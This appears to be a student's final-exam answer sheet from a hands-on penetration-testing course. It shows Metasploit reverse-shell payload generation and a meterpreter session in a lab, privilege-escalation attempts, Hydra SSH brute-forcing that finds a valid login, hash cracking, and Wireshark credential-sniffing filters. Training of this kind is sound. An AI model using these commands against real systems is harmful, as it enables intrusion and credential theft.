



**Enhancing Digital Government Economy (EDGE)
Digital Skills for Students**



Host University: Chittagong University of Engineering and Technology
Host Dept./Institute/Center: Dept. of CSE, CUET
Venue: Southeast University, Batch Number: CADS-003
Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on
Level: Advanced Level

Final Examination

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Section :CADS003

Scenario 1

Phase 1

Msfconsole

search multi/handler

use exploit/multi/handler

set LHOST 192.168.217.128

set payload windows/meterpreter/reverse_tcp

Exploit

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.128 LPORT=4444 -f

exe -o javo.exe

```

The metasploit framework is a rapid, open source project

msf > search multi/handler

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -      -
0  exploit/android/local/janus             2017-07-31      manual Yes    Android Janus APK Signature bypass
1  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24      normal Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2  exploit/linux/local/desktop_privilege_escalation 2014-08-07      excellent Yes    Desktop Linux Password Stealer and Privilege Escalation
3  \_ target: Linux x86                     .               .      .      .
4  \_ target: Linux x86_64                  .               .      .      .
5  exploit/multi/handler                    .               manual No    Generic Payload Handler
6  exploit/windows/mssql/mssql_linkcrawler 2000-01-01      great  No     Microsoft SQL Server Database Link Crawling Command Execution
7  exploit/windows/browser/persits_xupload_traversal 2009-09-29      excellent No     Persits Xupload ActiveX MakeHttpRequest Directory Traversal

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/browser/persits_xupload_traversal

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  --  --
  LHOST  4444             yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

```

```

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 192.168.217.128
LHOST => 192.168.217.128
msf exploit(multi/handler) > set LHOST 192.168.217.128
LHOST => 192.168.217.128
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.217.128:4444
[*] Sending stage (199238 bytes) to 192.168.217.1
[*] Meterpreter session 1 opened (192.168.217.128:4444 => 192.168.217.1:64209) at 2026-05-17 08:16:36 -0400

meterpreter > ifconfig
[-] Unknown command: ifconfig. Did you mean ifconfig? Run the help command for more details.
meterpreter > ipconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
-----
Name       : VMware Virtual Ethernet Adapter for VMnet8
Hardware MAC : 00:50:56:c0:00:08
MTU        : 1500
IPv4 Address : 192.168.217.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::740e:e8b7:6891:6b9c
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 9
-----
Name       : Realtek PCIe GbE Family Controller
Hardware MAC : 74:56:3c:ec:7e:28
MTU        : 1500
IPv4 Address : 172.17.235.16
IPv4 Netmask : 255.255.255.128

```

Phase 2

Ifonfig

Getsysinfo

getsystem

```
meterpreter > ifonfig
[-] Unknown command: ifonfig. Did you mean ifconfig? Run the help command for more details.
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name       : VMware Virtual Ethernet Adapter for VMnet8
Hardware MAC : 00:50:56:c0:00:08
MTU        : 1500
IPv4 Address : 192.168.217.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::740e:e8b7:6891:6b9c
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 9
=====
Name       : Realtek PCIe GbE Family Controller
Hardware MAC : 74:56:3c:ec:7e:28
MTU        : 1500
IPv4 Address : 172.17.235.16
IPv4 Netmask : 255.255.255.128
IPv6 Address : fe80::d442:9372:abc7:2542
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 16
=====
Name       : VMware Virtual Ethernet Adapter for VMnet1
Hardware MAC : 00:50:56:c0:00:01
MTU        : 1500
IPv4 Address : 192.168.111.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7774:25a2:feb9:1b88
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > getsysinfo
[-] Unknown command: getsysinfo. Did you mean sysinfo? Run the help command for more details.
meterpreter > sysinfo
Computer      : DESKTOP-AQH9900
OS            : Windows 11 24H2+ (10.0 Build 26200).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```

Phase 3

search /smb/psexec

```
msf > search /smb/psexec

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/psexec_loggedin_users	.	normal	No	Microsoft Windows Authenticated Logged In Users Enumeration
1	exploit/windows/smb/psexec	1999-01-01	manual	No	Microsoft Windows Authenticated User Code Execution
2	_ target: Automatic	.	.	.	.
3	_ target: PowerShell	.	.	.	.
4	_ target: Native upload	.	.	.	.
5	_ target: MOF upload	.	.	.	.
6	_ target: Command	.	.	.	.
7	auxiliary/admin/smb/psexec_ntdsgrab	.	normal	No	Psexec NTDS.dit And SYSTEM Hive Download Utility

Interact with a module by name or index. For example `info 7`, `use 7` or `use auxiliary/admin/smb/psexec_ntdsgrab`

Phase 4

Search portscan/tcp

```
msf > search portscan/tcp

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/portscan/tcp	.	normal	No	TCP Port Scanner

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/portscan/tcp`

Scenario 2

Phase 1

What the \$1\$ Prefix Indicates

The **\$1\$** prefix indicates that the password hash was generated using the **MD5-based crypt (crypt(3))** hashing algorithm. This is a legacy algorithm traditionally used in older Unix and Linux systems to store user passwords in the `/etc/shadow` file.

```
john --show hashes.txt
```

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo su
Command 'sudo' not found, did you mean:
  command 'tudu' from deb tudu
  command 'sudo' from deb sudo
Try: sudo apt install <deb name>

(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
# john --show hashes.txt
stat: hashes.txt: No such file or directory

(kali@kali)-[/home/kali]
# john --show hashes.txt
0 password hashes cracked, 0 left
```

Phase 2

The specific Hydra command to target the SSH service for user custom username list using custom password list, ensuring use 4 parallel tasks to remain stealthy.

```
hydra -L user.txt -P pass1.txt -t4 ssh://192.168.217.131
```

```
(kali@kali)-[/home/kali]
# hydra -L user.txt -P pass1.txt -t4 ssh://192.168.217.131
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 09:47:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 99 login tries (l:9/p:11), ~25 tries per task
[DATA] attacking ssh://192.168.217.131:22/
[22][ssh] host: 192.168.217.131 login: marlinspike password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 09:48:15
```

Phase 3

Phase 3: Password Salting and Rainbow Table Protection

- **What is a "Salt"?:** A salt is a unique, random string of data added to a plaintext password *before* it is run through a hashing algorithm.


- **How it protects against Rainbow Table attacks:** A Rainbow Table is a massive, precomputed database of plaintext passwords and their corresponding cryptographic hashes. Attackers use them to look up stolen hashes instantly. When salting is used, even if two users have the exact same password (e.g., **Password123**), they receive different random salts. This results in two completely different, unique hash values. Because the attacker's precomputed rainbow table does not contain hashes combined with that specific random salt, the table becomes completely useless. The attacker is forced to recalculate hashes from scratch for every unique salt, drastically increasing the time and computational power required.

Scenario 3

Phase 1


The most effective Wireshark filter for isolating usernames and passwords sent through an unencrypted web form is:

```
http.request.method == "POST"
```



Phase 2

HTTP steam



The encoding method used is **Base64**, commonly seen in HTTP Basic Authentication headers. To view the plaintext within Wireshark:

1. Locate the packet containing **Authorization: Basic** header
2. Expand the **Hypertext Transfer Protocol** section in Packet Details pane

3. Wireshark automatically decodes the Base64 and displays the credentials in `username:password` format

Phase 3

Specific Term: Gratuitous ARP (GARP).

What it tells a defender: Because ARP is stateless and accepts replies without a matching request, an unexpected influx of broadcasted Gratuitous ARP packets strongly indicates an ongoing **ARP Spoofing / ARP Poisoning** attack. It alerts a defender that an attacker is attempting to associate their own MAC address with the IP address of a legitimate gateway or server, effectively setting up a **Man-in-the-Middle (MitM)** position to intercept local network traffic.

Phase 4

Right-click on any FTP packet belonging to the session in the packet list pane, hover over **Follow**, and select **TCP Stream**. This extracts the payload from the individual packets and reconstructs the full ASCII conversation between the client and server in a clean, chronological text window.

Wireshark · Follow TCP Stream (tcp.stream eq 10) · eth0

```
GET /success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Content-Length: 8
Via: 1.1 google
Date: Sat, 16 May 2026 17:14:36 GMT
Age: 73642
Content-Type: text/plain
Cache-Control: public,must-revalidate,max-age=0,s-maxage=3600

success
```

Packet 360. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (526 by) Show as ASCII No delta times Stream 10

Find: ☐ Case sensitive [Find Next](#)

[Filter Out This Stream](#) [Print](#) [Save as...](#) [Back](#) [× Close](#) [Help](#)